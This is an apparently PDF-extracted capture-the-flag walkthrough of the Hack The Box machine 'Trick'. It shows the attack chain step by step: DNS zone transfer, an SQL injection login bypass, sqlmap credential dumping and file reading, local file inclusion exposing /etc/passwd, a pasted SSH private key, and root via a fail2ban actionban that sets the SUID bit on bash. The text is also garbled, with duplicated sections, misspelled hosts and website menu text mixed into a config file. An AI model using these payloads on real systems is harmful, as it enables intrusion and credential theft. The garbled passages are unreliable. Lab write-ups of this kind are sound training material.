


Information Gathering

1) Found open ports

```
vigneswar@VigneswarPC:[~]
$ sudo nmap 10.10.11.166 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 12:37 IST
Nmap scan report for 10.10.11.166
Host is up (0.24s latency).
Not shown: 64869 closed tcp ports (reset), 662 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
80/tcp    open  http     nginx 1.14.2
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.18 seconds
```

2) Checked the website



3) Found the domain and subdomains through dns enumeration

(vigneswar@VigneswarPC)~]\$ dig -x 10.10.11.166 @10.10.11.166

```
; <>> DiG 9.19.21-1-Debian <>> -x 10.10.11.166 @10.10.11.166
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61876
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: e42221539c8b5045162b5c0a666beda34801581211f2280e (good)
;; QUESTION SECTION:
166.11.10.10.in-addr.arpa. IN PTR trick.htb.

;; ANSWER SECTION:
166.11.10.10.in-addr.arpa. 604800 IN PTR trick.htb.

;; AUTHORITY SECTION:
11.10.10.in-addr.arpa. 604800 IN NS trick.htb.


;; ADDITIONAL SECTION:
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1 IP Copied

;; Query time: 229 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (UDP)
;; WHEN: Fri Jun 14 12:43:39 IST 2024
;; MSG SIZE rcvd: 163
```

(vigneswar@VigneswarPC)~]\$ dig AXFR trick.htb @10.10.11.166

```
; <>> DiG 9.19.21-1-Debian <>> AXFR trick.htb @10.10.11.166
;; global options: +cmd
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb. 604800 IN NS trick.htb.
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1
preprod-payroll.trick.htb. 604800 IN CNAME trick.htb.
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 249 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Fri Jun 14 12:44:03 IST 2024
;; XFR size: 6 records (messages 1, bytes 231)
```

4) Checked the subdomain website



Vulnerability Assessment

1) Found sql injection auth bypass in login form

Screenshot of a NetworkMiner tool showing a POST request to '/ajax.php?action=login' with a SQL injection payload. The response shows a successful 200 OK status.

```

Request
Pretty Raw Hex
1 POST /ajax.php?action=login HTTP/1.1
2 Host: preprod-payroll.trick.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 39
10 Origin: http://preprod-payroll.trick.htb
11 Connection: close
12 Referer: http://preprod-payroll.trick.htb/login.php
13 Cookie: PHPSESSID=9a0b04ljkcn1kj372pcaahsqni
14
15 username=admin' or 1=1 #&password=admin

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Fri, 14 Jun 2024 07:17:36 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 1
10
11 1

```

Inspector

2) Got access to login form

Screenshot of a browser showing the 'Recruitment Management System' login page. The user is logged in as 'Administrator'. The sidebar menu includes Home, Attendance, Payroll List, Employee List, Department List, Position List, Allowance List, Deduction List, and Users.

3) Found credentials in db

Table: users		Products					Percentile, the proportion of vulnerabilities that are scored at or less		
[1 entry]									
id	doctor_id	name	type	address	contact	password	username		
1	0	Administrator	1	<blank>	<blank>	SuperGucciRainbowCake	Enemigooss		

```
[13:57:01] [INFO] table 'payroll_db.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'  
[13:57:01] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb'  
[*] ending @ 13:57:01 /2024-06-14/ By using this web site you are agreeing to CVDetails.com terms of use! Accept Close
```

```
vigneswar@VigneswarPC:~]$ sqlmap -u 'http://preprod-p
```

```
4) Found another site by reading nginx configs

(vigneswar@VigneswarPC) [~]
$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data='username=admin&password=admin' --dbms mysql --file-read=/etc/nginx/sites-enabled/default --fresh-queries --batch --technique=B --level=5 --threads 10
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:29:07 /2024-06-14/
[16:29:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6em30rrl0tt...sej6sfjpif'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: username=admin' AND 4306=(SELECT (CASE WHEN (4306=4306) THEN 4306 ELSE (SELECT 8756 UNION SELECT 9912) END))-- --&password=admin
[16:29:08] [INFO] testing MySQL
[16:29:08] [INFO] confirming MySQL
[16:29:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[16:29:09] [INFO] finger-printing the back-end DBMS operating system to speed up the process. Threads are safe with boolean, but not time-based.
[16:29:09] [INFO] the back-end DBMS operating system is Linux
[16:29:09] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
[16:29:09] [INFO] retrieving the length of query output
[16:29:09] [INFO] retrieved: 2116
[16:29:42] [INFO] retrieved: ..A096C697374656E2038302064656661756C745F7365727665723B0A096C697374656E205B3A3A5D3A38302064656661756C745F7365.. 125/2116 (5%)
```

```
server {  
    listen 80;  
    listen [::]:80;  
  
    server_name preprod-marketing.trick.htb;  
  
    root /var/www/market;  
    index index.php;  
  
    location / {  
        try_files $uri $uri/ =404;  
    }  
  
    location ~ \.php$ {  
        include snippets/fastcgi-php.conf;  
        fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;  
    }  
}
```

5) Checked the page

1) Found credentials in db

Table: users		Percentage of vulnerabilities that are scored as or less							
[1 entry]									
		id	doctor_id	name	type	address	contact	password	username
		1	0	Administrator	1	<blank>	<blank>	SuperGucciRainbowCake	Enemigooss

```
[13:57:01] [INFO] table 'payroll_db.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'  
[13:57:01] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb'  
[*] ending @ 13:57:01 /2024-06-14/ By using this web-site you are agreeing to CVEdetails.com terms of use! Accept Close
```

2) Found another site by reading nginx configs

```
[vigneswar@VigneswarPC ~]$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=admin&password=admin' --dbms mysql --file-read=/etc/nginx/sites-enabled/default --fresh-queries --batch --technique=B --level=5 --threads 10
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:29:07 /2024-06-14/
[16:29:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6em30rrl0tt...sej6sfjpif'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=admin' AND 4306=($SELECT (CASE WHEN (4306=4306) THEN 4306 ELSE (SELECT 8756 UNION SELECT 9912) END))-- --&password=admin

[16:29:08] [INFO] testing MySQL
[16:29:08] [INFO] confirming MySQL
[16:29:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[16:29:09] [INFO] fingerprinting the back-end DBMS operating system
[16:29:09] [INFO] the back-end DBMS operating system is Linux
[16:29:09] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
[16:29:09] [INFO] retrieving the length of query output
[16:29:09] [INFO] retrieved: 2116
[16:29:42] [INFO] retrieved: ..A096C697374656E2038302064656661756C745F7365727665723B0A096C697374656E205B3A3A5D3A38302064656661756C745F7365.. 125/2116 (5%)
```

```
server {
    listen 80;
    listen [::]:80;

    server_name preprod-marketing.trick.htb;

    root /var/www/market;
    index index.php;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
    }
}
```

5) Checked the page

A screenshot of a Firefox browser window displaying a website titled "Business Oriented CSS Template". The browser interface includes a toolbar with icons for back, forward, search, and refresh, as well as a menu bar with "File", "Edit", "View", "Insert", "Format", "Table", "Cell", "Search", "Help", and "Mozilla Firefox". The address bar shows the URL "preprod-marketing.trick.htb". The main content area features a large, scenic photograph of a city skyline at sunset. In the foreground, a smartphone is mounted on a stabilizer, capturing the view. A dark, semi-transparent overlay box is positioned in the upper-left portion of the image. Inside this box is a white icon of a factory or industrial building, and the words "BUSINESS ORIENTED" are printed in white capital letters. At the bottom of the page, there is a navigation bar with four links: "HOME", "SERVICES", "ABOUT", and "CONTACT". Each link is preceded by a short blue horizontal bar.

6) Found Ifi

7) Found ssh private key

The screenshot shows a browser developer tools window with two tabs: "Request" and "Response".

Request Tab:

Pretty	Raw	Hex
1 GET /index.php?page=../../../../etc/passwd HTTP/1.1		
2 Host: prepord-marketing.trick.hbt		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Connection: close		
8 Referer: http://prepord-marketing.trick.hbt/		
9 Upgrade-Insecure-Requests: 1		
10		
11		

Response Tab:

Pretty	Raw	Hex	Render
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin			
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
12 sync:x:4:45:sync:/bin:/sync			
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
17 news:x:9:news:/var/spool/news:/usr/sbin/nologin			
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
21 adm:x:4:4:adm:/var/adm:/usr/sbin/nologin			
22 list:x:30:30:Mailing List Manager:/var/list:/usr/sbin/nologin			
23 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
24 gnats:x:41:41:Gnat Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
26 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin			
27 systemd-timesync:x:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
28 systemd-networkd:x:102:103:system Network Management,,,:/run/systemd:/usr/sbin/nologin			
29 systemd-resolve:x:103:104:system Resolve,,,:/run/systemd:/usr/sbin/nologin			
30 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin			
31 tss:x:105:111:TM2 software stack,,,:/var/lib/tmpfs:/bin/false			
32 dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin			
33 usbmuxd:x:107:46:usbmuxd daemon,,,:/var/lib/usbmux:/usr/sbin/nologin			
34 rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin			
35 pulse:x:109:111:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin			
36 speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false			
37 avahi:x:111:120:Avahi daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin			
38 libavahi-glib:x:121:/var/lib/avahi-daemon:/usr/sbin/nologin			
39 colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin			
40 geooclue:x:114:123:/var/lib/geooclue:/usr/sbin/nologin			
41 hplip:x:115:7:HPLP system user,,,:/var/run/hplip:/bin/false			
42 Debian-gdm:x:116:124:GNOME Display Manager:/var/lib/gdm3:/bin/false			
43 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin			
44 mysql:x:117:65535:MySQL Server,,,:/nonexistent:/bin/false			
45 sshd:x:118:65534:/run/sshd:/usr/sbin/nologin			
46 postfix:x:119:126:/var/spool/postfix:/usr/sbin/nologin			
47 bind:x:120:126:/var/cache/bind:/usr/sbin/nologin			
48 michael:x:1001:1001:/home/michael:/bin/bash			

Exploitation

1) Got ssh access

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAABG5vbmUAAAAEb9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAvI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZajk2G
YQ2re/gTrNELMAqURSCVyd/UVGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTYeJlyPdvFbbRH2yD73x7NcICp5iYrdS455nARJtPHYk09eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMy5qF0iKglnws/jgdxpDV9K3idTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNko+3b/7uaC
DkelLDmdnC73k2qHua7j70/6iEu3Nzi02TLrBgb0XEoeD9Dl6Gj0z10A1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+B0s0SUwCpRFIJXJ3H9S8YI1P13BDj0drizE
hkXgenBG3VPvjCKiohfcQBgiJlx/7iABgGFRBNh4mVikNV9ttEfbiPvfhs1wgKnmiHit1L
jnmcBEm08diQ716hubJqbI00ACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCwfCz+0B3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44ywxtAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gT0lpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo791wmIDhpu2fSdVpphAmsaYtVFPSwf01vLEzvIEWAey6qv7r455Ge
U+380714987fRe4+jcfSpCTFB0fqKNArHCKiHRjYFCWVCBWuYkV1GYXLV1UcYVezS+ouM0
fHbE5GMYJf6+/8P06MbAdZ1+5nWRmdl0FKF1rpHh43BAAAQJDJ6xWCdmx5DGsHmkhG1V
PH+7+0ono2E7cgBv7GIqpdxFsozETjzqDlMYGnhk9oCG8v8oiXUVlM0e4ju0mnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3Sx0xD7T4tKXA
fvjlQqh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMvrLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNxg1yYHeHTu868/LUTe8l3Sb268Ya0nxEbmkPQbBscDerqEAP0vwHD9rrgn
In16n3kMFsfau2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAACBANNW06MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTI0BEVxNjDcPW0j5470u21X8qx2F3M4+YGGH+mka7P+VVFvJDZa67XNHrzxi+
IJhaN0D5bVMdj j FHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----

```

(vigneswar@VigneswarPC) ~]
$ vim id_rsa

(vigneswar@VigneswarPC) ~]
$ chmod 600 id_rsa

(vigneswar@VigneswarPC) ~]
$ ssh michael@trick.htb -i id_rsa
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

michael@trick:~$ |
Event log (1) All issues

```

Privilege Escalation

1) Found sudo permission

```

michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:~$ |

```

2) We have permission to write on action

```

michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)

```

```

michael@trick:~$ ls -al /etc/fail2ban/action.d/
total 288
drwxrwx--- 2 root security 4096 Jun 14 13:18 .

```

```

michael@trick:~$ vim ~/iptables-multiport.conf
michael@trick:~$ cat iptables-multiport.conf
actionban = chmod +s /bin/bash
michael@trick:~$ mv ~/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
mv: replace '/etc/fail2ban/action.d/iptables-multiport.conf', overriding mode 0644 (rw-r--r--)? y
michael@trick:~$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.

```

3) Edited the file to add suid bit to bash

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-privilege-escalation/>
#:~:text=Sudo%20fail2ban%20command%20might%20be,prevents%20against%20brute%20force%20attacks.

```
michael@trick:~ x + | ▾
# Modified by Yaroslav Halchenko for multiport banning
# https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-privilege-escalation/#:~:text=Sudo%20fail2ban%20command%20mi
[INCLUDES]
  Sudo Fail2ban Privilege Escalation
before = iptables-common.conf
  Sudo Java Privilege Escalation
[Definition]
  Sudo OpenVPN Privilege Escalation
# Option: actionstart
# Notes.: command executed once at the start of Fail2Ban.
# Values: CMD
# Sudo Privilege Escalation
actionstart = <iptables> -N f2b-<name> mv ~/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
  Shared Library <iptables> -A f2b-<name> -j <returntype>
  <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
  Sudo Reboot Privilege Escalation
# Option: actionstop
# Notes.: command executed once at the end of Fail2Ban
# Values: CMD
# Sudo Service Privilege Escalation
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
  <actionflush>
  Sudo System <iptables> -X f2b-<name>
  Sudo Tee Privilege Escalation
# Option: actioncheck
# Notes.: command executed once before each actionban/command
# Values: CMD
# Sudo Vim Privilege Escalation
actioncheck = chmod +s /bin/bash| Start a listener in local machine.

# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags: See jail.conf(5) man page
# Values: CMD
# PAGES OTHER TOOLS
# actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
  Disclaimer Privacy Policy Malware Notes Security Links Hermit C2
# Option: actionunban
```

4) After visiting the webpage

```
michael@trick:~$ ls /bin/bash
/bin/bash
```

5) Got root access

```
michael@trick:~$ /bin/bash -p
bash-5.0# cat /root/root.txt
56bdded3e50b62ec5dfc68b55595975d
bash-5.0# |
```